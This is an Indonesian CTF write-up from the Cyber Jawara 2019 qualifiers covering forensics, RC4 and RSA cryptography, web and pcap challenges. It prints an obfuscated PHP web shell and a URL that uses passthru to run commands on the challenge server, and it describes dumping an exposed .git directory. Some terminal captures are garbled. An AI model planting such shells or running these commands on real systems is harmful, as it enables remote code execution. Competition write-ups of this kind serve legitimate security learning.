

[Capture The Flag]

NAMA TIM: [SumekarID.CTF]

Sabtu 7 September 2019

Ketua Tim	
1.	Rizqi Wahyudi
Anggota	
1.	M. Aris Wahyudi
2.	M. Ainur Ridla

Table of Contents

- 1. Digital Forensic
 - a. CJ.docx
 - b. audit.log
- 2. Cryptography
 - a. Sanity Check
 - b. RC4
 - c. Insanity Check
- 3. Web Hacking
 - a. Under Construction
 - b. Mysterius
- 4. Network
 - a. Split


[Digital Forensic] [CJ.docx]

Diberikan soal berikut:

https://drive.google.com/open?id=1jJUNBQ1ruTIC5MHNewgTWEdMKsd8bj_g



Pertama yang kita lakukan adalah mengecek format file nya



Dan ternyata format file yang sesungguh nya ialah .zip, selanjutnya kita langsung unzip. Setelah di unzip akan ada beberapa file dan folder, kita langsung saja melakukan grep.

```
Activities Terminal * Jum Sep 27, 23:24:06

yudi@yudi:-/Documents/CJ2019/digital forensics/CJ

File Edit View Search Terminal Help

yudi@yudi:-/Documents/CJ2019/digital forensics/CJ$ ls

CJ.docx cj_File5

yudi@yudi:-/Documents/CJ2019/digital forensics/CJ$ file CJ.docx

CJ.docx: Ztp archive data, at least v2.0 to extract

yudi@yudi:-/Documents/CJ2019/digital forensics/CJ$ funzip CJ.docx

Archive Components/CJ2019/digital forensics/CJ$ unzip CJ.docx

Inflating: word/shortable.xml

Inflating: "cls].rels


Inflating: "c
```

 $Flag = \frac{CJ2019\{oh_****_h3r3_w3_g0_again!!!1!1\}}{}$

[Digital Forensic] [audit.log]

Diberikan soal sebagai berikut

https://drive.google.com/open?id=18fGxvd9u_hxn4A7Fd1_sbDIs-n_SMp7y



pengerjaan, pertama yang kita lakukan adalah mengecek format file, tapi tidak ada masalah. Dan setelah itu kita cek isinya dengan perintah strings, dan berikut hasilnya

Setelah di analisa, pada bagian **proctitle** ada perintah-perintah yang di encode menggunakan hex, buat file decryptor nya:

```
from re import findall

f = open("audit.log").read()

x = findall("proctitle=(.*?)\n", f)

for i in x:

    try:

    print i.decode("hex")

    except:

    pass
```

Setelah decryptor tersebut di jalankan, ada beberapa perintah yang sepertinya memberi clue

```
Python -c print
'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a3206b38
6a7f89af83d05ed5fed'.decode('hex')

openssl rc4-40 -K 7465737473 -nosalt -e -nopad
```


Setelah melakukan operasi print pada decode hex di atas, ternyata hasilnya error :(dan ternyata setelah di cari tau hasil dari print python bukanlah ASCII, jadi akan error apabila di print biasa, untuk solvednya kita harus memasukkan hasil dari code python tersebut dengan perintah :

```
python -c "print"
|eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a32
|06b386a7f89af83d05ed5fed'.decode('hex')" > chiper
```

dan gunakanlah perintah openssi dengan mode dan key yang ada di atas untuk mendapatkan flag dan masukkan flagnya pada file plain

openssl rc4-40 -d -K 7465737473 -nosalt -e -nopad -in chiper -out plain setelah itu tampilkan isi file plain. **FLAG** =


CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}




[Cryptography] [Sanity Check]

Diberikan soal seperti berikut:

https://drive.google.com/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq




Setelah di download didapat file zip, lalu di unzip, setelah di unzip terdapat 3 file yaitu flag.txt.encrypted, public.pub, dan secret.pem. Setelah di cek isi dari public.pub terdapat tulisan begin public key dan end public key, setelah mencari tahu ternyata itu adalah enkripsi RSA. Untuk solvednya kami mencari decryptor online dan alhamdulillah ketemu, yaitu di : https://merricx.github.io/enigmator/cipher/rsa.html. Dan setelah itu ketemu flag nya : CJ2019{w3lc0m3 to Cyber_Jawara_quals}



[Cryptography] [RC4]

Diberikan soal seperti berikut:



setelah di download dan di unzip ada 3 file yaitu : flag.pdf.encrypted, CYBER JAWARA 2019 QUALS – RULES-OF-THE-GAME.pdf.encrypted, dan rc4.sh. Isi dari file rc4.sh sebagai berikut

```
#!/bin/sh

KEY=`hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random`
cat "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf" | openssl rc4-40 -K
$KEY -nosalt -e -nopad > "CYBER JAWARA 2019 QUALS - RULES-OF-THE-
GAME.pdf.encrypted"
cat "flag.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "flag.pdf.encrypted"
```

Kode diatas akan meng enkripsi file dengan algoritma RC4. Plaintext file CYBER-JAWARA-2019-QUALS-RULES-OF-THE-GAME-1.pdf adalah file yang diberikan oleh panitia beberapa hari sebelum lomba berlangsung. Ini bisa digunakan untuk mendapatkan key dari enkripsi file flag.pdf.encrypted yang menggunakan operasi xor. Berikut kodenya:

```
def sxor(s1,s2):
    return ".join(chr(ord(a) ^ ord(b)) for a,b in zip(s1,s2))

f_cip = "flag.pdf.encrypted"
```

```
c_cip = "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted"
c_pln = "CYBER-JAWARA-2019-QUALS-RULES-OF-THE-GAME-1.pdf"


fc = open(f_cip, 'rb').read()
cc = open(c_cip, 'rb').read(len(fc))
cp = open(c_pln, 'rb').read(len(fc))

fp = sxor(sxor(cc, cp), fc)
print(fp)
```

Kemudian jalankan file python tersebut:

Python solve.py > hasil.pdf


FLAG = CJ2019{\$\$\$known_plaintext_is_your_friend\$\$\$}



[Cryptography] [Insanity Check]


Diberikan soal sebagai berikut:

https://drive.google.com/open?id=1kZ6PP7ipHNQnKFeo5gAY5D7PYkcn2IBK



Setelah di unzip terdapat 2 file yaitu : flag.txt.encrypted dan key.pub.

Disini kami menggunakan tool **RsaCtfTool**, dengan tool ini kita bisa melakukan decrypt tanpa memerlukan private key.



FLAG = CJ2019{breaking_insecure_rsa_is_not_so_hard}

[Web Hacking] [Under Construction]

Diberikan soal seperti berikut:

http://203.34.119.237:50001/



Setelah membuka linknya kami melakukan information gathring menggunakan tool RED_HAWK. Dan setelah di cek ternyata terdapat robot.txt yang memberitahukan bahwa ada folder .git di web tersebut.

```
All edit view Search Terminal Help

(2) Geo-TP Lookup

(3) Geo-TP Lookup

(4) Geo-TP Lookup

(5) Geo-TP Lookup

(6) Geo-TP Lookup

(7) Geo-TP Lookup

(8) Geo-TP Lookup

(8) Geo-TP Lookup

(9) Geo-TP Lookup

(8) Geo-TP Lookup

(9) Geo-TP Lookup

(10) Ge
```

Setelah melakukan pengecekan ternyata benar ada folder tersebut, untuk solvednya kami menggunakan GitTools GitDumper.

```
### A Company of the Company of the
```

Dan setelah itu kami mengecek log (catatan) di gitnya, dengan perintah : git log -p

FLAG = CJ2019{git_crawling_for_fun_and_profit}

[Web Hacking] [Mysterious]

Diberikan sebuah file : https://drive.google.com/open? id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f

dan sebuah website: http://203.34.119.237:50000/shell.php

di dalam file itu berisi : <?php \$_="`{{{"^"?<>/";\${\$_}[\$_](\${\$_}[_._._]); yaa, kode php itu tampaknya sudah di obfuscate, jika di jabarkan menjadi <?php \$_="`{{{"^"?<>/"; adalah \$_="`_GET"

```
<?php $_="`{{{"^"?<>/"; adalah $_="_GET"

${$_}[$_] $_GET['_GET']

(${$_}[_._.]); adalah $_GET['___']
```


Dan untuk solvednya adalah http://203.34.119.237:50000/shell.php?_GET=passthru&___=cat_%20flag*

FLAG = CJ2019{shell or no shell that is the question}




[Network] [Split]


Diberikan file split.pcap.



Oke Sekarang buka file .pcap ini dengan WireShark. Jika di buka dengan **follow TCP stream** maka akan tampil seperti berikut :



pada tampilan di atas ada file zip yang sengaja di pisah, dan kami pun sudah menegetahui langkah selanjutnya, yaitu adalah dengan menyatukan file zip tersebut. Maka dari itu kita harus **export object http**.



Lalu klik **Save All** dan satukan file zip.partaa tersebut.

```
File Edit View Search Terminal Help
yudityudi:-/Documents/C22013/network/split$ ls
%2f %2f(); archive.zip.partad archive.zip.partad archive.zip.partad archive.zip.partad archive.zip.partad archive.zip.partad archive.zip.partad pass.txt
yudityudi:-/Documents/C22033/network/split$ clarintive.zip.partad archive.zip.partad pass.txt
yudityudi:-/Documents/C22033/network/split$ unzip archive.zip.partad archive.zip.p
```

Pada proses di atas kami menyatukan file nya ke archive.zip dan pada saat unzip archive.zip tersebut kami di suruh memasukkan password, nahh pada saat export object http tadi kami

menemukan file pass.txt di sana passwordnya berada dan kami mem-pastekannya pada form password tersebut, setelah di extract muncullah file **flag.txt** dan cat flag.txt

 $FLAG = CJ2019\{34675bfac354ea00d7e9ce1ae51ac880d03a0308\}$